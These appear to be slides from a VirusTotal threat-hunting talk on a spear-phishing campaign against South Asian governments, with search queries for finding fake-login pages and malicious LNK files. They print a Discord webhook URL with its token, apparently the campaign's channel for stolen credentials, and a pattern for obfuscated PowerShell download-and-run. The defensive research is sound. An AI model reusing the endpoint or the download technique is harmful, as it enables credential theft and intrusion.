
### Overview

Use of spear-phishing to multiple governments and organizations in Asia to steal email access credentials..

### Targets

Sri Lanka, Pakistan, China, Nepal

# Unknown - Fake logins




# Unknown - Fake logins

```
content:{3c6120636c6173733d22736d616c6c22207469746c653d22486f7374656420627920534c546944432220687265663d22223e534c546944433c2f613e}
```

(19)

## HTML Content



Discord webhook

<https://discord.com/api/webhooks/1253193044178763817/EaD0BBLz38o8dkaEdL2BrqV3mpIM4Hpx73iVFq8Bccazxw97k74pb7yHEn87dftOg1q1>

# Other Threat Actors - Hunting behaviors

## Use of LNK

```
entity:url (hostname:"*-govpk*" or hostname:"*gov-pk*" or hostname:"*mofa-gov*" or hostname:"*paknavy*" or hostname:"*.govpk*" or hostname:"*gov-lk*" or hostname:"*gov-np*") (tld:info or tld:live or tld:xyz or tld:org or tld:net) have:downloaded_file
```

```
behavior:"; &('i'+ 'r'+ 'm') http"
```

Or simply use your imagination.. If they are using geofacing to redirect researchers to specific websites, use **behavior\_network** to identify that behavior.

```
behavior_network:"mofa.gov.pk"
```

The screenshot shows the VirusTotal interface with the search query `behavior_network:"mofa.gov.pk"` in the search bar. The results are displayed in a table with columns for Summary, Associations, GTI Score, Detections, and First seen. The first result is a file named "2. List of Delegation.pdf" with a GTI Score of 30/100 and 25/62 detections, first seen on 2024-11-30 at 02:33:09. The second result is a file named "Targeted Advance Persistent..." with a GTI Score of 100/100 and 25/58 detections, first seen on 2024-08-07 at 09:32:06. The interface also shows a sidebar with filters for IOCs (23) and a table with columns for Summary, Associations, GTI Score, Detections, and First seen.

Summary - 20/23 Files	Associations	GTI Score	Detections	First seen
db48e615faf851c148ea716b5c05123... 2. List of Delegation.pdf - ... lnk hiding-window ...	-	30 / 100	25 / 62	2024-11-30 02:33:09
fec66a9aabf379d150ad51926b318f9... Targeted Advance Persistent... docx calls-wmi cve-2017-0199 exploit	RAZOR TIGER	100 / 100	25 / 58	2024-08-07 09:32:06

share your queries with the community!  
@virustotal

---

Thank you

Joseliyo Sánchez  
@Joseliyo\_Jstnk  
joselsm@virustotal.com

virustotal.com



**@Joseliyo\_Jstnk**



**/in/joseluissm/**